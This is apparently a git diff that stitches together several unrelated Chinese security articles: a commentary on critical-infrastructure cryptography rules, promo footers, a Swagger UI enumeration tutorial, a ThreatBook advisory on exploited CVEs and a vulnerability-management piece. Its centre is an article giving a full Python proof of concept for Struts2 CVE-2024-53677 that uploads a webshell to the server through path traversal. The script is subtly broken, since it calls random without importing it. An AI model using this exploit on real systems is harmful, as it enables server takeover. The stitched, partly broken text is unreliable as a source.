《商用密码管理条例》进一步明确关键信息基础设施“同步规划、同步建设、同步运行商用密码保障系统”,以及依法依规使用商用密码技术、产品、服务等要求。
|
||||
|
||||
**《关键信息基础设施安全保护条例》**
|
||||
|
||||
《关键信息基础设施安全保护条例》明确“关键信息基础设施中的密码使用和管理,还应当遵守相关法律、行政法规的规定”。
|
||||
|
||||
|
||||
**有必要制定《规定》,按照商用密码依法管理要求,细化关键信息基础设施商用密码使用管理要求。**
|
||||
|
||||
|
||||
|
||||
**(二)制定《规定》是进一步满足关键信息基础设施安全保护需求的实践需要。**
|
||||
|
||||
|
||||
关键信息基础设施保护工作部门指导关键信息基础设施运营者按照密码管理相关法律法规要求开展商用密码使用工作的过程中,结合实践提出了一系列意见建议,包括进一步明确制度、人员、经费保障等方面的依据,规划、建设、运行等各阶段的要求,运行安全管理、监督检查等职责,与网络安全等级保护、关键信息基础设施安全保护、数据安全保护、个人信息保护等工作的关系等。
|
||||
|
||||
|
||||
**有必要制定《规定》,明确法规依据、细化制度规定,推进有关工作要求更加精准落地实施。**
|
||||
|
||||
|
||||
|
||||
**(三)制定《规定》是保护关键信息基础设施安全的重要举措。**
|
||||
|
||||
|
||||
目前,关键信息基础设施运营者已经开始开展商用密码相关建设,但由于缺乏管理法规制度的具体指导和约束,部分网络与信息系统建设未深入分析商用密码使用需求并体系化加以解决,机械堆叠商用密码产品,或者简单实施外挂式、补丁式改造,商用密码应用的合规性、正确性、有效性难以保证。
|
||||
|
||||
|
||||
个别网络与信息系统仍然使用未经检测认证合格的商用密码产品、服务或者未经审查鉴定的商用密码技术,存在较大安全隐患。
|
||||
|
||||
|
||||
**有必要制定《规定》,规范关键信息基础设施商用密码使用,保护关键信息基础设施安全。**
|
||||
|
||||
|
||||
**02#**
|
||||
|
||||
|
||||
|
||||
|
||||
**制定《规定》的主要思路是什么?**
|
||||
|
||||
|
||||
**(一)坚持依法管理原则**
|
||||
|
||||
严格依据《中华人民共和国密码法》、《中华人民共和国网络安全法》、《中华人民共和国数据安全法》、《中华人民共和国个人信息保护法》、《商用密码管理条例》和《关键信息基础设施安全保护条例》、《网络数据安全管理条例》等有关法律、行政法规中关键信息基础设施商用密码使用相关要求,制定关键信息基础设施商用密码使用管理各项措施,并做好与相关政策法规的衔接协调。
|
||||
|
||||
|
||||
**(二)明确划分各方职责**
|
||||
|
||||
关键信息基础设施商用密码使用管理涉及单位多,其中,密码管理部门、网信部门、公安机关为管理部门,保护工作部门为行业领域监督管理部门,运营者为直接责任主体,明确划分各方权力、义务和责任。
|
||||
|
||||
|
||||
**(三)科学规范监管制度**
|
||||
|
||||
针对关键信息基础设施商用密码管理涉及的商用密码技术、产品、服务等内容,围绕规划、建设、运行等各阶段,提出具体规范要求,并明确运行安全管理、监督检查、保密义务等管理事项。
|
||||
|
||||
|
||||
**03#**
|
||||
|
||||
|
||||
|
||||
|
||||
**《规定》的主要内容有哪些?**
|
||||
|
||||
|
||||
**征求意见稿共26条。**
|
||||
|
||||
|
||||
|
||||
第1条至第4条规定了起草目的依据、适用范围,管理部门和保护工作部门的职责。
|
||||
|
||||
|
||||
第5条至第8条强化运营者责任,包括运营者总体责任以及制度保障、人员保障、经费保障。
|
||||
|
||||
|
||||
第9条至第15条明确了商用密码使用具体要求,包括商用密码技术、产品、服务使用要求,数据安全保护、个人信息保护要求,规划、建设、运行等阶段要求以及过渡安排,商用密码应用安全性评估要求。
|
||||
|
||||
|
||||
第16条至第23条为监督检查和法律责任,包括运行安全管理、监督检查、保密义务,以及相关违法情形与法律责任。
|
||||
|
||||
|
||||
第24条至第26条规定了激励措施、制度衔接和施行日期。
|
||||
|
||||
|
||||
让我们共同期待《规定》的正式发布,明确各方职责,确保商用密码合规使用,共同维护国家关键信息基础设施的安全与稳定。
|
||||
|
||||
|
||||
点击文章底部【阅读原文】链接或私信小编下载
|
||||
|
||||
关键信息基础设施商用密码使用管理规定(征求意见稿)
|
||||
|
||||
关于《关键信息基础设施商用密码使用管理规定(征求意见稿)》的说明
|
||||
|
||||
|
||||
精
|
||||
|
||||
彩
|
||||
|
||||
推
|
||||
|
||||
荐
|
||||
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NzgzMjMwNw==&mid=2650662398&idx=1&sn=e47fedafa9f88e78bb0a39bdc898a2aa&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NzgzMjMwNw==&mid=2650662423&idx=1&sn=5474cd05f2b1a2a9a78f7bd3f7eb2ca3&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NzgzMjMwNw==&mid=2650661955&idx=1&sn=24b55eed345131fab0be29abde82ea3e&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
专注密码技术
|
||||
|
||||
做信息安全捍卫者
|
||||
|
||||
信安世纪为您数字化转型保驾护航
|
||||
|
||||
详情请咨询400-6705518
|
||||
|
||||
|
||||
|
||||
****
|
||||

|
||||
|
||||
|
||||
|
||||
点赞↓
|
||||
|
||||
转发↓
|
||||
|
||||
推荐↓
|
||||
|
||||
+18
-5
@@ -1,5 +1,5 @@
|
||||
# 支付类漏洞挖掘技巧总结
|
||||
中铁13层打工人 TtTeam 2024-12-16 16:00
|
||||
点击关注👉 马哥网络安全 2024-12-19 09:00
|
||||
|
||||
## 申明:文章仅供技术交流,请自觉遵守网络安全相关法律法规,切勿利用文章内的相关技术从事非法活动,如因此产生的一切不良后果与文章作者无关。
|
||||
|
||||
@@ -147,12 +147,25 @@
|
||||
|
||||
|
||||
|
||||
如果喜欢小编分享的文章,记得转发+点赞+关注支持一下哦~
|
||||

|
||||
|
||||
|
||||
现在只对常读和
|
||||
星标的公众号才展示大图推送
|
||||

|
||||
|
||||
建议大家把公众号“设为星标”,否则可能错过一些好文哦
|
||||
END
|
||||
|
||||
|
||||
文末阅读福利: 1小时揭秘支付漏洞—0元购
|
||||
|
||||
|
||||

|
||||
|
||||
扫描下方二维码
|
||||
|
||||
备注**“ 1小时揭秘支付漏洞—0元购”**
|
||||
|
||||
即可领取观看
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,207 @@
|
||||
# 新高危漏洞 (附在野POC)| Struts2任意文件上传漏洞(CVE-2024-53677)
|
||||
原创 4° 励行安全 2024-12-19 08:02
|
||||
|
||||
一、漏洞简介
|
||||
|
||||
该漏洞存在于 Apache Struts 的文件上传机制中。攻击者可以通过操纵文件上传参数来利用该漏洞,从而实现路径遍历、绕过安全机制将文件上传到服务器中的任意位置,或者通过上传和触发可执行文件(如.jsp脚本或二进制有效负载)来执行恶意代码。
|
||||
|
||||
二、影响版本
|
||||
- Struts 2.0.0 – Struts 2.3.37(已终止使用)
|
||||
- Struts 2.5.0 – Struts 2.5.33
|
||||
- Struts 6.0.0 – Struts 6.3.0.2
|
||||
fofa指纹:app="Struts2"
|
||||
|
||||
三、在野POC
|
||||
|
||||
https://github.com/TAM-K592/CVE-2024-53677-S2-067
|
||||
```
|
||||
#S2-067.py
|
||||
import requests
|
||||
import argparse
|
||||
from urllib.parse import urljoin
|
||||
from requests_toolbelt.multipart.encoder import MultipartEncoder
|
||||
import os
|
||||
def upload_file(target_url, upload_endpoint, webshell_path, destination_path, allowed_types=None, allowed_extensions=None, simulate_i18n=False):
|
||||
"""
|
||||
Upload a file to the target using parameter overwrite and path traversal.
|
||||
"""
|
||||
upload_url = urljoin(target_url, upload_endpoint)
|
||||
print(f"[INFO] Uploading file to {upload_url}...")
|
||||
headers = {"User-Agent": "Mozilla/5.0"}
|
||||
with open(webshell_path, "rb") as f:
|
||||
webshell_content = f.read()
|
||||
files_payload = {
|
||||
"upload": (os.path.basename(webshell_path), webshell_content, "application/octet-stream"),
|
||||
"uploadFileName": destination_path
|
||||
}
|
||||
if simulate_i18n:
|
||||
simulate_i18n_errors()
|
||||
# Simulate MIME type and extension restrictions
|
||||
if allowed_types:
|
||||
headers["Content-Type"] = allowed_types
|
||||
if allowed_extensions and not destination_path.endswith(tuple(allowed_extensions)):
|
||||
print(f"[WARNING] File extension {destination_path.split('.')[-1]} might not be allowed.")
|
||||
try:
|
||||
m = MultipartEncoder(fields=files_payload, boundary='----WebKitFormBoundary' + ''.join(random.choices("abcdefghijklmnopqrstuvwxyz1234567890", k=16)))
|
||||
headers["Content-Type"] = m.content_type
|
||||
response = requests.post(upload_url, headers=headers, data=m, timeout=10)
|
||||
if response.status_code == 200:
|
||||
print(f"[SUCCESS] File uploaded successfully: {destination_path}")
|
||||
verify_uploaded_file(target_url, destination_path)
|
||||
else:
|
||||
print(f"[ERROR] Upload failed. HTTP {response.status_code}")
|
||||
except requests.RequestException as e:
|
||||
print(f"[ERROR] Request failed: {e}")
|
||||
def verify_uploaded_file(target_url, file_path):
|
||||
"""Verify if the uploaded file is accessible."""
|
||||
file_url = urljoin(target_url, file_path)
|
||||
print(f"[INFO] Verifying uploaded file: {file_url}")
|
||||
try:
|
||||
response = requests.get(file_url, timeout=10)
|
||||
if response.status_code == 200:
|
||||
print(f"[ALERT] File uploaded and accessible: {file_url}?cmd=whoami")
|
||||
else:
|
||||
print(f"[INFO] File not accessible. HTTP Status: {response.status_code}")
|
||||
except requests.RequestException as e:
|
||||
print(f"[ERROR] Verification failed: {e}")
|
||||
def simulate_i18n_errors():
|
||||
"""Simulate i18n file error handling scenarios."""
|
||||
errors = {
|
||||
"struts.messages.error.uploading": "Error uploading file.",
|
||||
"struts.messages.error.file.too.large": "The file size exceeds the maximum limit.",
|
||||
"struts.messages.error.content.type.not.allowed": "The file type is not allowed.",
|
||||
"struts.messages.error.file.extension.not.allowed": "The file extension is not allowed."
|
||||
}
|
||||
for key, message in errors.items():
|
||||
print(f"[I18N SIMULATION] {key}: {message}")
|
||||
def predefined_paths():
|
||||
"""Return a list of common test paths for path traversal."""
|
||||
return [
|
||||
"../../../../../webapps/ROOT/test.jsp",
|
||||
"/tmp/webshell.jsp",
|
||||
"/var/www/html/shell.jsp"
|
||||
]
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="S2-067 Exploit - Testing Deprecated File Upload Interceptor")
|
||||
parser.add_argument("-u", "--url", required=True, help="Target base URL (e.g., http://example.com)")
|
||||
parser.add_argument("--upload_endpoint", required=True, help="Path to upload endpoint (e.g., /uploads.action)")
|
||||
parser.add_argument("--webshell", required=True, help="Path to WebShell file")
|
||||
parser.add_argument("-s", "--single", help="Single target path for testing (e.g., ../../../../../webapps/ROOT/webshell.jsp)")
|
||||
parser.add_argument("-d", "--directory", nargs="+", help="Multiple target paths for testing")
|
||||
parser.add_argument("-p", "--predefined", action="store_true", help="Use predefined common paths")
|
||||
parser.add_argument("--allowed_types", help="Simulated allowed MIME types (e.g., application/octet-stream)")
|
||||
parser.add_argument("--allowed_extensions", nargs="+", help="Simulated allowed file extensions (e.g., .jsp, .txt)")
|
||||
parser.add_argument("--simulate_i18n", action="store_true", help="Simulate i18n error handling scenarios")
|
||||
args = parser.parse_args()
|
||||
if args.single:
|
||||
upload_file(
|
||||
target_url=args.url,
|
||||
upload_endpoint=args.upload_endpoint,
|
||||
webshell_path=args.webshell,
|
||||
destination_path=args.single,
|
||||
allowed_types=args.allowed_types,
|
||||
allowed_extensions=args.allowed_extensions,
|
||||
simulate_i18n=args.simulate_i18n
|
||||
)
|
||||
elif args.directory:
|
||||
for path in args.directory:
|
||||
upload_file(
|
||||
target_url=args.url,
|
||||
upload_endpoint=args.upload_endpoint,
|
||||
webshell_path=args.webshell,
|
||||
destination_path=path,
|
||||
allowed_types=args.allowed_types,
|
||||
allowed_extensions=args.allowed_extensions,
|
||||
simulate_i18n=args.simulate_i18n
|
||||
)
|
||||
elif args.predefined:
|
||||
for path in predefined_paths():
|
||||
upload_file(
|
||||
target_url=args.url,
|
||||
upload_endpoint=args.upload_endpoint,
|
||||
webshell_path=args.webshell,
|
||||
destination_path=path,
|
||||
allowed_types=args.allowed_types,
|
||||
allowed_extensions=args.allowed_extensions,
|
||||
simulate_i18n=args.simulate_i18n
|
||||
)
|
||||
else:
|
||||
print("[ERROR] No testing mode selected. Use -s, -d, or -p.")
|
||||
parser.print_help()
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
```
|
||||
```
|
||||
#Check-CVE-2024-53677.py
|
||||
import requests
|
||||
import argparse
|
||||
import logging
|
||||
from urllib.parse import urljoin
|
||||
from requests_toolbelt.multipart.encoder import MultipartEncoder
|
||||
import random
|
||||
|
||||
# Configure logging
|
||||
logging.basicConfig(
|
||||
level=logging.INFO,
|
||||
format="%(asctime)s [%(levelname)s] %(message)s",
|
||||
handlers=[logging.StreamHandler()]
|
||||
)
|
||||
|
||||
def detect_vulnerability(target_url, upload_endpoint):
|
||||
"""
|
||||
Non-destructive detection of CVE-2024-53677.
|
||||
"""
|
||||
logging.info("Starting detection for CVE-2024-53677 (S2-067)...")
|
||||
upload_url = urljoin(target_url, upload_endpoint)
|
||||
test_filename = "../../vuln_test.txt"
|
||||
harmless_content = "S2-067 detection test."
|
||||
|
||||
# Attempt to overwrite file name using OGNL binding
|
||||
files = {
|
||||
"upload": ("test.txt", harmless_content, "text/plain"),
|
||||
"top.uploadFileName": test_filename # Attempt filename overwrite
|
||||
}
|
||||
|
||||
# Custom Content-Type boundary
|
||||
boundary = "----WebKitFormBoundary" + "".join(random.choices("abcdefghijklmnopqrstuvwxyz0123456789", k=16))
|
||||
m = MultipartEncoder(fields=files, boundary=boundary)
|
||||
headers = {
|
||||
"User-Agent": "Mozilla/5.0",
|
||||
"Content-Type": m.content_type
|
||||
}
|
||||
|
||||
logging.info(f"Sending test request to upload endpoint: {upload_url}")
|
||||
|
||||
try:
|
||||
# Send file upload request
|
||||
response = requests.post(upload_url, headers=headers, data=m, timeout=10)
|
||||
|
||||
# Analyze HTTP response
|
||||
if response.status_code == 200:
|
||||
logging.info("[INFO] File upload request succeeded.")
|
||||
if "vuln_test.txt" in response.text:
|
||||
logging.warning("[ALERT] File name overwrite detected. Target may be vulnerable!")
|
||||
else:
|
||||
logging.info("[INFO] Target does not appear vulnerable.")
|
||||
elif response.status_code in [403, 401]:
|
||||
logging.info("[INFO] Access denied. Ensure proper permissions.")
|
||||
else:
|
||||
logging.info(f"[INFO] Unexpected HTTP response: {response.status_code}")
|
||||
except requests.exceptions.RequestException as e:
|
||||
logging.error(f"[ERROR] Request failed: {e}")
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="CVE-2024-53677 (S2-067) Non-destructive Detection Tool")
|
||||
parser.add_argument("-u", "--url", required=True, help="Target base URL (e.g., http://example.com)")
|
||||
parser.add_argument("--upload_endpoint", required=True, help="Path to file upload endpoint (e.g., /upload.action)")
|
||||
args = parser.parse_args()
|
||||
|
||||
logging.info("Starting detection process...")
|
||||
detect_vulnerability(args.url, args.upload_endpoint)
|
||||
logging.info("Detection process completed.")
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
```
|
||||
|
||||
|
||||
@@ -0,0 +1,153 @@
|
||||
# 漏洞挖掘 | Swagger UI 目录枚举小总结
|
||||
白帽子左一 白帽子左一 2024-12-19 04:00
|
||||
|
||||
扫码领资料
|
||||
|
||||
获网安教程
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**来****Track安全社区投稿~**
|
||||
|
||||
**赢千元稿费!还有保底奖励~(https://bbs.zkaq.cn)**
|
||||
# 通过 Swagger UI 目录枚举挖掘漏洞
|
||||
## 前言
|
||||
|
||||
Swagger UI 被广泛用于可视化和交互式操作 API,但开发人员经常错误配置它,或无意间暴露了敏感的端点。通过掌握 Swagger UI 目录枚举,发现许多高影响力的漏洞,而这些漏洞常常被他人忽视。本文将分享一些方法、发现以及一些技巧。
|
||||
## 什么是 Swagger UI?
|
||||
|
||||
对于不熟悉的人来说,Swagger UI 是一个开源的 API 文档工具,帮助开发人员设计、构建并记录 REST API。它通常会暴露一些端点以便测试和调试使用。虽然对开发人员来说十分便利,但 **错误配置的 Swagger UI 可能泄露敏感信息**,比如隐藏的目录、端点或参数。
|
||||
|
||||
以下是应该关注的点:
|
||||
|
||||
许多 **敏感端点** 往往被意外暴露。
|
||||
|
||||
Swagger UI 可能泄露 **内部 API** 或配置。
|
||||
|
||||
它可以帮助你 **绘制应用程序的攻击面**。
|
||||
|
||||
测试起来很简单,但一旦配置错误,很难保证安全。
|
||||
## Swagger UI 枚举技巧
|
||||
|
||||
以下是一些专业级别的目录提取和枚举方法,这些方法基于真实发现和实际漏洞案例:
|
||||
### 1. 定位 Swagger UI 文件
|
||||
|
||||
首先,识别 Swagger 文件所在的位置。以下是一些常见的 Swagger UI URL,可以重点检查:
|
||||
```
|
||||
https://example.com/swagger.json
|
||||
https://example.com/swagger/v1/swagger.json
|
||||
https://example.com/api/swagger.json
|
||||
https://example.com/api-docs
|
||||
https://example.com/swagger-ui.html
|
||||
```
|
||||
|
||||
使用 **Gau、Wayback Machine** 或 **Google Dorks** 工具:
|
||||
|
||||
inurl:swagger.json site:example.com
|
||||
|
||||
intitle:"Swagger UI" inurl:/api-docs
|
||||
### 2. 分析 Swagger JSON 文件
|
||||
|
||||
获取 swagger.json 文件后,下载并搜索其中的目录和端点。重点查找:
|
||||
|
||||
**隐藏路径**(例如:/admin、/internal、/debug、/v2/api)
|
||||
|
||||
**已废弃的端点**
|
||||
|
||||
**敏感参数**(例如:API 密钥、令牌)
|
||||
|
||||
**示例:**
|
||||
```
|
||||
"paths": {
|
||||
"/admin/debug": {
|
||||
"get": {
|
||||
"description": "Access debug info"
|
||||
}
|
||||
},
|
||||
"/internal/config": {
|
||||
"post": {
|
||||
"description": "Post internal configurations"
|
||||
}
|
||||
}
|
||||
}
|
||||
```
|
||||
### 3. 检测错误配置
|
||||
|
||||
在绘制出目录结构后,针对以下漏洞进行测试:
|
||||
|
||||
**身份验证缺失**:例如 /admin 或 /internal 路径无需凭证即可访问。
|
||||
|
||||
**敏感数据暴露**:目录暴露了内部配置、调试日志或凭据。
|
||||
|
||||
**IDOR(越权漏洞)**:检查是否存在可操控的对象 ID 或与用户相关的端点。
|
||||
## 4. 自动化目录枚举
|
||||
|
||||
为了提高速度和效率,可以通过自动化工具进行测试:
|
||||
|
||||
使用 **工具**(如 ffuf)或 **自定义脚本** 对从 Swagger 文件中提取的目录进行暴力枚举。示例:
|
||||
```
|
||||
cat swagger.json | jq -r '.paths | keys[]' | ffuf -u https://example.com/FUZZ
|
||||
```
|
||||
|
||||
结合 **Burp Suite** 进行更深入的 API 分析。
|
||||
## 真实案例发现
|
||||
|
||||
以下是通过 Swagger 枚举发现的一些漏洞:
|
||||
|
||||
|
||||
1.**未保护的管理员端点**:访问 /admin/debug 泄露了服务器日志。
|
||||
|
||||
2.**敏感数据暴露**:Swagger JSON 在查询参数中泄露了硬编码的 API 密钥。
|
||||
|
||||
3.**隐藏 API**:一个已废弃的 /internal/config 端点导致了权限提升。
|
||||
|
||||
|
||||
这些问题通常被传统扫描器忽略,因为它们未深入分析 Swagger 文件。
|
||||
## 最大化 Swagger 枚举的技巧
|
||||
|
||||
|
||||
1.**始终检查** /swagger.json **和** /api-docs **中暴露的端点。**
|
||||
|
||||
2.**在自动化之前进行手动分析**。这有助于捕捉微妙的错误配置。
|
||||
|
||||
3.**查找过时或废弃的端点**。开发人员往往会忘记删除它们。
|
||||
|
||||
4.**彻底测试所有参数**,寻找注入漏洞、身份验证问题或 IDOR。
|
||||
|
||||
5.**提交报告时附上明确的 POC**,展示枚举步骤及其影响。
|
||||
|
||||
## Swagger UI 错误配置的影响
|
||||
|
||||
Swagger UI 配置错误可能导致以下 **严重的安全风险**:
|
||||
|
||||
**信息泄露**:敏感目录、凭据和服务器信息的泄露。
|
||||
|
||||
**未经授权的访问**:无需身份验证即可访问内部或管理员 API。
|
||||
|
||||
**权限提升**:隐藏端点允许执行关键操作。
|
||||
|
||||
**服务中断**:调试 API 暴露服务器漏洞。
|
||||
## 总结
|
||||
|
||||
Swagger UI 对开发者来说是一个强大的工具,但一旦配置错误,也可能成为“双刃剑”。通过对 Swagger 文件的深入枚举,你可以发现隐藏的目录和端点,这些往往会导致高影响力的漏洞。
|
||||
## Swagger UI 列表
|
||||
|
||||
一份 **独特的 Swagger UI 目录列表**,可以直接在漏洞挖掘中使用。地址:https://github.com/hackersatty/Bug-Bounty/blob/Directory-Enumeration/swagger-directory-enumeration。
|
||||
|
||||

|
||||
|
||||
img
|
||||
|
||||
**声明:⽂中所涉及的技术、思路和⼯具仅供以安全为⽬的的学********习交流使⽤,任何⼈不得将其⽤于⾮法⽤途以及盈利等⽬的,否则后果⾃⾏承担。所有渗透都需获取授权!**
|
||||
|
||||
**如果你是一个网络安全爱好者,欢迎加入我的知识星球:zk安全知识星球,我们一起进步一起学习。星球不定期会分享一些前沿漏洞,每周安全面试经验、SRC实战纪实等文章分享,微信识别二维码,即可加入。**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,176 @@
|
||||
# 近期活跃利用高危漏洞自查!含文档管理、Exchange、Apache多个产品
|
||||
微步情报局 微步在线研究响应中心 2024-12-19 06:37
|
||||
|
||||
近期,根据微步情报局跟踪及研判,发现当前存在多个漏洞被利用,涉及**电子文档安全管理系统、电子邮件系统、应用程序开发框架**
|
||||
等多个产品及软件。现汇总如下,建议企业尽快自查:
|
||||
|
||||
**Microsoft Exchange Server 多个远程代码执行漏洞**
|
||||
|
||||
**漏洞编号**
|
||||
:
|
||||
CVE-2020-0688、CVE-2021-42321
|
||||
|
||||
根据微步情报局监测,上述漏洞于2020年5月开始就被活跃利用,涉及包括REvil、Carbanak、LockBit等58个黑客组织,且被发现用于勒索活动。
|
||||
最近一次发现时间为2024年12月12日。
|
||||
|
||||
相关链接:
|
||||
|
||||
https://x.threatbook.com/v5/vul/XVE-2020-2920
|
||||
|
||||
https://x.threatbook.com/v5/vul/XVE-2021-33256
|
||||
|
||||
|
||||
*****通电子文档安全管理系统身份认证绕过漏洞**
|
||||
|
||||
**漏洞编号**
|
||||
:
|
||||
XVE-2024-17589
|
||||
|
||||
该漏洞通过X漏洞奖励计划收录(收录时为0day状态),攻击者该漏洞可绕过系统校验登录任意用户,获取系统敏感信息。
|
||||
|
||||
根据微步情报局监测,近期发现了数十个攻击IP在活跃利用该漏洞,最近一发现时间为2024年12月16日。
|
||||
|
||||
相关链接:
|
||||
https://x.threatbook.com/v5/vul/XVE-2024-17589
|
||||
|
||||
|
||||
*****通电子文档安全管理系统多个SQL注入漏洞**
|
||||
|
||||
**漏洞编号**
|
||||
:XVE-2024-20927、XVE-2024-15987、XVE-2024-19611
|
||||
|
||||
|
||||
攻击者可以通过构造特定的请求注入恶意 SQL 代码,利用该漏洞对数据库执行任意 SQL 操作,获取敏感信息。
|
||||
|
||||
根据微步情报局监测,近期发现了数十个攻击IP在活跃利用上述漏洞,最近一发现时间为2024年12月17日。
|
||||
|
||||
相关链接:
|
||||
|
||||
https://x.threatbook.com/v5/vul/XVE-2024-20927
|
||||
|
||||
https://x.threatbook.com/v5/vul/XVE-2024-15987
|
||||
|
||||
https://x.threatbook.com/v5/vul/XVE-2024-19611
|
||||
|
||||
|
||||
**Apache Struts2 文件上传漏洞(S2-067)**
|
||||
|
||||
|
||||
**漏洞编号**
|
||||
:CVE-2024-53677
|
||||
|
||||
根据微步情报局监测,近期发现了数个攻击IP在活跃利用S2-067,最近一发现时间为2024年12月19日。
|
||||
|
||||
相关链接:
|
||||
https://x.threatbook.com/v5/vul/XVE-2024-35895
|
||||
|
||||
|
||||
**Apache OFBiz 反序列化漏洞**
|
||||
|
||||
|
||||
**漏洞编号**
|
||||
:CVE-2021-30128
|
||||
|
||||
Apache OFBiz 存在反序列化漏洞,攻击者可利用该漏洞实现任意代码执行。
|
||||
|
||||
根据微步监测,近期发现了数百个攻击IP在活跃利用,最近一次发现时间为2024年12月19日。
|
||||
|
||||
相关链接:
|
||||
https://x.threatbook.com/v5/vul/XVE-2021-17782
|
||||
|
||||
|
||||
**GeoServer服务端请求伪造漏洞**
|
||||
|
||||
**漏洞编号**
|
||||
:CVE-2023-43795
|
||||
|
||||
GeoServer 存在ssrf漏洞,攻击者可以从服务端实现任意请求伪造。
|
||||
|
||||
根据微步情报局监测,近期发现了多个攻击IP在活跃利用,最近一次发现时间为2024年12月1日。
|
||||
|
||||
相关链接
|
||||
:https://x.threatbook.com/v5/vul/XVE-2023-29290
|
||||
|
||||
|
||||
**Ivanti Connect Secure & Ivanti Policy Secure 远程命令执行漏洞**
|
||||
|
||||
**漏洞编号**
|
||||
:CVE-2024-21887
|
||||
|
||||
Ivanti Connect Secure 和 Ivanti Policy secure 的 Web 组件存在远程命令执行漏洞,可允许经过身份验证的管理员发送特制请求并在设备上执行任意命令。
|
||||
|
||||
根据微步情报局监测,该漏洞被40个黑客组织包括Lazarus、LockBit、APT28活跃利用,且被发现用于勒索活动。最近一次发现时间为2024年12月19日。
|
||||
|
||||
相关链接:
|
||||
https://x.threatbook.com/v5/vul/XVE-2024-0886
|
||||
|
||||
|
||||
**Apache Solr Backup/Restore APIs 远程代码执行**
|
||||
|
||||
**漏洞编号**
|
||||
:CVE-2023-50386
|
||||
|
||||
根据微步情报局监测,近期发现了数十个攻击IP在活跃利用,最近一次发现时间为2024年12月18日。
|
||||
|
||||
相关链接:
|
||||
https://x.threatbook.com/v5/vul/XVE-2023-37874
|
||||
|
||||
|
||||
目前,以上被活跃利用的高危漏洞,
|
||||
**微步威胁感知平台TDP均支持检测**
|
||||
。
|
||||
|
||||
|
||||
此外,**企业也可直接通过微步下一代威胁情报平台NGTIP、X情报社区的已知利用情报,自主查询当前已知利用事件,实时了解近期已发生高危漏洞利用事件及相关攻击IP,及时排除风险**
|
||||
。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
- END -
|
||||
|
||||
|
||||
//
|
||||
|
||||
**微步漏洞情报订阅服务**
|
||||
|
||||
|
||||
微步提供漏洞情报订阅服务,精准、高效助力企业漏洞运营:
|
||||
- 提供高价值漏洞情报,具备及时、准确、全面和可操作性,帮助企业高效应对漏洞应急与日常运营难题;
|
||||
|
||||
- 可实现对高威胁漏洞提前掌握,以最快的效率解决信息差问题,缩短漏洞运营MTTR;
|
||||
|
||||
- 提供漏洞完整的技术细节,更贴近用户漏洞处置的落地;
|
||||
|
||||
- 将漏洞与威胁事件库、APT组织和黑产团伙攻击大数据、网络空间测绘等结合,对漏洞的实际风险进行持续动态更新。
|
||||
|
||||
|
||||
扫码在线沟通
|
||||
|
||||
↓
|
||||
↓↓
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
[点此电话咨询]()
|
||||
|
||||
|
||||
|
||||
|
||||
**X漏洞奖励计划**
|
||||
|
||||
|
||||
“X漏洞奖励计划”是微步X情报社区推出的一款
|
||||
针对未公开
|
||||
漏洞的奖励计划,我们鼓励白帽子提交挖掘到的0day漏洞,并给予白帽子可观的奖励。我们期望通过该计划与白帽子共同努力,提升0day防御能力,守护数字世界安全。
|
||||
|
||||
活动详情:
|
||||
https://x.threatbook.com/v5/vulReward
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,136 @@
|
||||
# 避免漏洞管理中的陷阱:关键见解和最佳实践
|
||||
数世咨询 2024-12-19 08:02
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞管理 (VM) 一直是一个复杂的领域**
|
||||
**,**
|
||||
需要持续关注且积极投入才有可能达到预期效果。这会使组织难以长期维护其 VM 战略和解决方案,因为有太多维度需要保护,太多流程需要监督。VM 出错的可能性有很多,组织必须避免与之相关的许多陷阱。
|
||||
|
||||
为了成功执行
|
||||
VM
|
||||
计划,我们建议组织持续关注
|
||||
VM
|
||||
的新趋势,跟进新出现的威胁。以下是
|
||||
VM
|
||||
中的一些常见错误,若能避免,可以确保长期有效的安全性。
|
||||
|
||||
**01**
|
||||
**漏洞管理中的常见陷阱**
|
||||
|
||||
作为一种需要持续投入的安全实践,
|
||||
VM
|
||||
很复杂,一些小细节中的错误可能会导致重大的安全漏洞。对于组织来说,了解
|
||||
VM
|
||||
中最常见的错误至关重要,这些错误可能会严重影响其安全状况,危及其网络、设备、帐户和数据。
|
||||
|
||||
**组织在使用 VM 时可能遇到的一些最常见陷阱包括:**
|
||||
- 不完整的网络扫描:仅扫描网络的某些部分,例如将扫描局限在仅服务器或仅外部扫描,可能会遗漏 VM 所需的关键信息。
|
||||
|
||||
- “一劳永逸”的心态:VM 必须是一个持续的主动流程,以便在
|
||||
威胁风险和安全技术的对抗发展
|
||||
中不断解决新出现的漏洞。
|
||||
|
||||
